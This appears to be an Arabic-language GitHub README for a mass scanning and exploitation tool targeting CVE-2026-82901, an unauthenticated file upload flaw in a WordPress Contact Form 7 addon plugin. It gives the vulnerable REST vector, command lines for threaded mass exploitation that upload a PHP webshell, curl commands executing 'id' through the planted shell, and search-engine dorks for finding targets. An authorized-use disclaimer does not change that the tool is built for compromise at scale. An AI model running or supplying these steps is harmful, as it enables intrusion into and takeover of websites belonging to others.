 tonydelouvre/cve-2026-82901
ماسح ومستغِلّ جماعي بواجهة رسومية (GUI) وسطر أوامر (CLI) للثغرة CVE-2026-82901، وهي رفع ملفات تعسفي دون مصادقة في إضافة Ultra Addons for Contact Form 7 الخاصة بـ WordPress.

أداة فحص واستغلال جماعي لثغرة CVE-2026-82901 — وهي ثغرة رفع ملفات عشوائي دون مصادقة (CWE-434، CVSS 3.1 9.8 حرجة) في إضافة WordPress المسماة Ultra Addons for Contact Form 7 (من Themefic)، وتؤثر على الإصدارات ≤ 3.5.50.
تتوفر واجهتان:
⚠️ للاختبار المصرح به فقط. راجع إخلاء المسؤولية.
| العنصر | التفصيل |
|---|---|
| CVE | CVE-2026-82901 |
| الإضافة | ultimate-addons-for-contact-form-7 (Ultra Addons for Contact Form 7) |
| المطوّر | Themefic |
| التصنيف | CWE-434 — رفع غير مقيّد لملف من نوع خطير |
| الإصدارات المتأثرة | ≤ 3.5.50 |
| الإصدار المُصحّح | 3.5.51+ |
| CVSS 3.1 | 9.8 حرجة — AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |
| المصادقة | غير مطلوبة (دون مصادقة) |
| الدالة المصابة | uacf7_wpcf7_mail_components (وحدة PDF Generator) |
| المتجه | CF7 REST POST /wp-json/contact-form-7/v1/contact-forms/{id}/feedback مع حقل signature |
| مسار الكتابة | /wp-content/uploads/uacf7-uploads/ |
| التأثير | رفع ملفات عشوائي → تنفيذ أوامر عن بُعد (RCE) عند تنفيذ PHP داخل مجلد الرفع |
| المراجع | NVD · CVE.org |
شرط الاستغلال: يجب أن تكون وحدة PDF Generator مُفعّلة وأن يحتوي النموذج على حقل uacf7_signature. هذه الوحدة معطّلة افتراضيًا، لذا ليس كل موقع يعمل بإصدار إضافة مصاب قابلًا للاستغلال فعليًا.
readme.txt--form-url النسبي (/contact/) الذي يُحلَّل لكل هدفresults.jsonl (تفاصيل كاملة) + hits.txt (الأهداف الناجحة)git clone https://github.com/tonydelouvre/CVE-2026-82901.git
cd CVE-2026-82901
pip install -r requirements.txt
requirements.txt
requests>=2.31.0
urllib3>=2.0.0
tkinterيأتي مرفقًا مع Python. إذا كان مفقودًا (Linux):sudo apt install python3-tk.
python gui_82901.py


سير العمل:
/contact/ (مسار نسبي)، أو عنوان URL مطلقًا.check أو exploit.ألوان صفوف الجدول:
| اللون | المعنى |
|---|---|
| 🟩 أخضر | shell_verified — نجاح، عمود shell مملوء |
| 🟨 أصفر | vuln_candidate_sig_field — مرشح قوي |
| 🟥 أحمر | error |
أزرار المساعدة: ■ إيقاف (إيقاف آمن)، مسح السجل، فتح النتائج، فتح المخرجات، تصدير CSV.
# Fingerprint / candidate detection
python mass_82901.py -u https://target.tld --mode check

# Exploit (upload shell + verify)
python mass_82901.py -u https://target.tld --mode exploit \
    --form-url https://target.tld/contact/ --shell-name wp_82901.php
# Mass mapping with a uniform form path (relative)
python mass_82901.py -l targets.txt --mode check -j 20 --form-url /contact/

# Mass exploit
python mass_82901.py -l targets.txt --mode exploit -j 10 --form-url /contact/

# Without --form-url -> per-target auto-discovery
python mass_82901.py -l targets.txt --mode exploit -j 10
targets.txt# one URL per line
https://a.tld
# optional second column: a per-target form path/URL
https://b.tld /hubungi-kami/
https://c.tld | https://c.tld/custom-contact/
https://d.tld ; /kontak/
يمكن أن يكون فاصل العمود الثاني TAB أو | أو ;. الأولوية: تجاوز لكل هدف > العام --form-url > الاكتشاف التلقائي.
| الوسيط | الافتراضي | الوصف |
|---|---|---|
-u, --url | — | عنوان URL الأساسي لهدف واحد |
-l, --list | — | ملف قائمة الأهداف |
--mode | check | check أو exploit |
--form-url | — | عنوان URL مطلق أو مسار نسبي (/contact/) |
--field | تلقائي | اسم حقل التوقيع |
--shell-name | wp_82901.php | اسم الملف المرفوع |
--verify-url | — | عنوان URL للشل إذا كان معروفًا مسبقًا |
-j, --threads | 10 | عدد العمال |
--timeout | 25 | مهلة الطلب (بالثواني) |
--proxy | — | وكيل HTTP(S) |
--output | cve_2026_82901_results.jsonl | ملف نتائج JSONL |
--vuln-list | hits.txt | ملف الأهداف الناجحة |
-q, --quiet | معطّل | تقليل المخرجات |
| الحالة | المعنى |
|---|---|
not_found | لم يتم اكتشاف الإضافة |
not_vulnerable | الإضافة موجودة، الإصدار > 3.5.50 (مُرقّع) |
plugin_found_version_unknown | الإضافة موجودة، الإصدار غير قابل للقراءة |
plugin_ok_no_signature_field | الإضافة موجودة، لا يوجد حقل توقيع → وحدة PDF على الأرجح معطّلة |
vuln_candidate_sig_field | الإضافة ≤ 3.5.50 و يوجد حقل توقيع → مرشح قوي |
plugin_found_no_form | الإضافة موجودة، لم يتم العثور على نموذج CF7 |
shell_verified | نجاح — تم رفع الشل وتنفيذه |
exploit_inconclusive | تمت محاولة الرفع، فشل التحقق |
error | استثناء أثناء معالجة الهدف |
exploit_inconclusive؟لا يعني أن الهدف آمن. الأسباب المحتملة:
استخدم وضع check لتصفية vuln_candidate_sig_field، ثم شغّل exploit لهدف واحد مع --field/--shell-name الصحيحين.
بعد حالة shell_verified، اختبر التنفيذ:
curl "https://target.tld/wp-content/uploads/uacf7-uploads/wp_82901.php"
# -> POCBIT-82901-OK

curl "https://target.tld/wp-content/uploads/uacf7-uploads/wp_82901.php?c=id"
# -> POCBIT-82901-OK
#    uid=33(www-data) gid=33(www-data) groups=33(www-data)
تُعدّ علامة POCBIT-82901-OK هي السلسلة النصية التي تستخدمها الأداة للتحقق من التنفيذ.
Dorks للعثور على الأهداف (Google / FOFA / Shodan):
body="/wp-content/plugins/ultimate-addons-for-contact-form-7"
body="uacf7" "wpcf7"
/wp-content/uploads/ (مثل php_flag engine off، وحظر معالجات .php).تُقدَّم هذه الأداة حصريًا لاختبارات الأمان القانونية والمصرح بها، مثل اختبار الاختراق بإذن كتابي، أو برامج مكافآت الثغرات ضمن نطاقها الرسمي، أو البحث الأمني على الأنظمة التي تملكها.
يُعد استخدام هذه الأداة للوصول إلى أنظمة دون تصريح غير قانوني وقد يشكل جريمة جنائية. لا يتحمل المؤلف أي مسؤولية عن الأضرار أو فقدان البيانات أو العواقب القانونية الناشئة عن الاستخدام غير المصرح به.
باستخدامك لهذه الأداة، فإنك تؤكد أنك تملك إذنًا صريحًا لاختبار كل هدف تدخله.
